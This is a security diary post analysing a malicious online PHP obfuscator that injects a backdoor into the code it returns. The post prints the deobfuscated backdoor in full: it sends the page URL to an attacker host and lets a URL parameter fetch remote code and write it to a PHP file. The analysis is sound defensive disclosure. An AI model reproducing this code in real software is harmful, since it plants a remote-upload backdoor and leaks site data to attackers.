Backdoored PHP Obfuscator, (Sun, Nov 29th)
Backdoored Obfuscator Spotted
There are many reasons why someone would obfuscate backdoors. Few of them are "good". Many websites offer easy-to-use web-based tools to obfuscate PHP code.
One of our readers, Patrick Scholing from DNSBunker.org, spotted an interesting one that does a bit more than simply obfuscate code: obfuscator[.]tools. This website hides some extra goodies in the obfuscated code. Being obfuscated, the introduced backdoor may, of course, go unnoticed.
Testing With a Simple Snippet
Let's start out with a very simple PHP snippet. The result, selecting the "Legacy STT" method:
The result is quite a bit longer than what we started out with. But it is not unusual for obfuscation to increase the code size. The obfuscation method selected is a simple base64/gzip combination.

For simple deobfuscation, I just replaced the eval with print and got:
$k3yw = base64_decode('aHR0cHM6Ly9zaXlhaGkudG9wL2dob3N0Lw==');
$cur = 'http://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
$data = array('file_url' => $cur);
$options = array(
  'http' => array(
    'method' => 'POST',
    'header' => 'Content-type: application/x-www-form-urlencoded',
    'content' => http_build_query($data),
  ),
);
$context = stream_context_create($options);
$result = file_get_contents($k3yw, false, $context);
if ( isset($_GET['mrz']) ) {
  $remoteUrl = $_GET['file'];
  $remoteContent = file_get_contents($remoteUrl);
  $encodedContent = base64_encode($remoteContent);
  if (file_put_contents('mrz.php', base64_decode($encodedContent))) {
    echo "File : mrz.php Success !";
  } else {
    echo "Error";
  }
  exit;
}
echo('x');
Note that my original code remains at the end as the last line. The code will appear to work "just fine". But a few extra lines have been added. These extra lines will:
- send the full URL of the page to
https://siyahi.top/ghost/ - introduce a simple arbitrary file upload feature that is triggered by the
mrzURL parameter. The uploaded file will be saved asmrz.php.
Command and Control
I send a request to the attacker's collection script attempting to "seed" it with a specific URL and will update this post if I see a request coming in for it. So far (about an hour later), I did not see a request for the specific URL.
The website used for command and control, siyahi.top, appears to be a compromised construction company website. But the "default" mailing address and the website's overall boilerplate look and feel may indicate that this is just a decoy to make the malicious site appear harmless during cursory inspection.
As usual: Be careful :)
-- Johannes B. Ullrich, Ph.D. , Dean of Research, SANS.edu Twitter| Comments
Comments
No comments yet. Start the discussion.